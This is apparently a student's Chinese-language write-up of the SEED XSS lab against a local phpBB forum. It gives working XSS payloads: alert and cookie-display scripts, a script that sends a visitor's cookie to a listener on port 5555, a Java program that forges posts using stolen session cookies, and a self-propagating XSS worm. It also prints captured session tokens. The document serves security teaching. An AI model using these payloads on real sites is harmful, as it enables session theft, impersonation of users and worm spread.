CLASS 11

XSS Lab 2

吴瑞欣-E41614059

一、准备

开启 apache：sudo apache2ctl start

配置 apache 服务器：

http://www.xsslabphpbb.com/


/etc/apache2/sites-available

```
<VirtualHost *:80>
        ServerName www.XSSLabPhpbb.com
        DocumentRoot /var/www/XSS/XSSLabPhpbb
</VirtualHost>
```

二、Task 1: Posting a Malicious Message to Display an Alert Window：

使用 xss 注入：


<script>alert('XSS');</script>



三、Task 2: Posting a Malicious Message to Display Cookies

<script>alert(document.cookie);</script>

Hello Everybody，Welcome to this message board.



四：Task 3: Stealing Cookies from the Victim's Machine

1、 编译已有程序


```
echoserv: echoserv.o helper.o
gcc -o echoserv echoserv.o helper.o -Wall

echoserv.o: echoserv.c helper.h
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall

helper.o: helper.c helper.h
gcc -o helper.o helper.c -c -ansi -pedantic –Wall
```

2、 上传脚本：

Hello Folks,

<script>document.write("<img src=http://127.0.0.1:5555?c="+ escape(document.cookie) + " >");</script>

This script is to test XSS. Thanks



3、 等待监听结果：

```
seed@seed-desktop:~/Desktop/echoserver$ sudo ./echoserv 5555
GET /?c=phpbb2mysql_data%3Da%253A2%253A%257Bs%253A11%253A%2522autologinid%2522%2
53Bs%253A0%253A%2522%2522%253Bs%253A6%253A%2522userid%2522%253Bs%253A1%253A%2522
6%2522%253B%257D%3B%20phpbb2mysql_sid%3D90012ff2d2ab8faf0c414542820f5f65%3B%20ph
pbb2mysql_t%3Da%253A1%253A%257Bi%253A7%253Bi%253A1543826740%253B%257D HTTP/1.1
```

五、Task 4: Impersonating the Victim using the Stolen Cookies

1、为了冒充被攻击者发帖，首先向前面所述得到用户的 cookie，但是这个 cookie 是经过

转义过的，我们需要把其中的转义字符修正回来，具体要在 vim 中进行如下操作：把所有的“%3D”替换为“=”号，把所有的“%25”替换为“%”号，把所有的“%3B%20”替换为“; ”(;后面有个空格)。

subject=aaaa&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%

5Dtext%5B%2Fi%5D++%28alt%2Bi%29&message=aaaa&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=7ef6e11e2a79eaef59a896dd1f7d5ed1&f=1&post=Submit

通过修改其中的 subject 和 message 字段，我们就可以任意修改帖子内容。

综上，我们需要将 Java 程序中的 addRequestProperty 和 data 修改为如下两行:

```
urlConn.addRequestProperty("Cookie","phpbb2mysql_t=a%3A5%3A%7Bi%3A3%3Bi%3
A1305859011%3Bi%3A5%3Bi%3A1305860139%3Bi%3A6%3Bi%3A1305860334%3Bi%3A7
%3Bi%3A1305860599%3Bi%3A8%3Bi%3A1305865840%3B%7D;
phpbb2mysql_f_all=1305858982;
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%
22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%223%22%3B%7D;
phpbb2mysql_sid=7ef6e11e2a79eaef59a896dd1f7d5ed1");
String data="subject=I am not
alice&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext
%5B%2Fi%5D++%28alt%2Bi%29&message=but I can post as
alice&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=7ef6e11e2a7
9eaef59a896dd1f7d5ed1&f=1&post=Submit";
```

2、 按照规则修改代码:

```
import java.io.*;
import java.net.*;
public class HTTPSimpleForge {
public static void main(String[] args) throws IOException {
try {
int responseCode;
InputStream responseIn=null;
// URL to be forged.
URL url = new URL ("http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1");
// URLConnection instance is created to further parameterize a
// resource request past what the state members of URL instance
// can represent.
URLConnection urlConn = url.openConnection();
if (urlConn instanceof HttpURLConnection) {
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
// addRequestProperty method is used to add HTTP Header Information.
// Here we add User-Agent HTTP header to the forged HTTP packet.
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
urlConn.addRequestProperty("cookie","phpbb2mysql_t=a%3A1%3A%7Bi%3A7%3Bi%3A154382
7432%3B%7D;phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%
22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%226%22%3B%7D;
phpbb2mysql_sid=318cbab0d3da390a09ba632ae86dc5c0");
//HTTP Post Data which includes the information to be sent to the server.
String
data="subject=task4&addbbcode18=%23444444&addbbcode20=0&helpbox=Bold+text%3
```

```
A+%5Bb%5Dtext%5B%2Fb%5D++%28alt%2Bb%29&message=task4&poll_title=&add_poll_optio
n_text=&poll_length=&mode=newtopic&sid=318cbab0d3da390a09ba632ae86dc5c0&f=1
&post=Submit";
// DoOutput flag of URL Connection should be set to true
// to send HTTP POST message.
urlConn.setDoOutput(true);
// OutputStreamWriter is used to write the HTTP POST data
// to the url connection.
OutputStreamWriter wr = new OutputStreamWriter(urlConn.getOutputStream());
wr.write(data);
wr.flush();
// HttpURLConnection a subclass of URLConnection is returned by
// url.openConnection() since the url is an http request.
if (urlConn instanceof HttpURLConnection) {
HttpURLConnection httpConn = (HttpURLConnection) urlConn;
// Contacts the web server and gets the status code from
// HTTP Response message.
responseCode = httpConn.getResponseCode();
System.out.println("Response Code = " + responseCode);
// HTTP status code HTTP_OK means the response was
// received sucessfully.
if (responseCode == HttpURLConnection.HTTP_OK) {
// Get the input stream from url connection object.
responseIn = urlConn.getInputStream();
// Create an instance for BufferedReader
// to read the response line by line.
BufferedReader buf_inp = new BufferedReader(
new InputStreamReader(responseIn));
String inputLine;
while((inputLine = buf_inp.readLine())!=null) {
System.out.println(inputLine);
}
}
}
} catch (MalformedURLException e) {
e.printStackTrace();
}
}
}
```

3、编译运行：

javac HTTPSimpleForge.java


java HTTPSimpleForge

Topics	Replies	Author	Views	Last Post
task4	0	ted	0	Mon Dec 03, 2018 10:18 am ted
qq	0	ted	1	Mon Dec 03, 2018 9:02 am ted
task3	0	ted	59	Sun Dec 02, 2018 1:21 pm ted

六：Task 5: Writing an XSS Worm

将下面代码发出（取消换行符）

```
<script>
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var cookie=document.cookie;
var id=cookie.match(/phpbb2mysql_sid=(.*)/);
var content="subject=XSSWorm" +
"&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bcol
or%3Dred%5
Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&" +
"message=This%20isaXSSWorm" +
"&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=" +
RegExp.$1.slice(0,32) + "&f=1&post=Submit";
Ajax.send(content);
</script>
```



XSSWorm	0	bob
XSSWorm	0	ted
task5	0	ted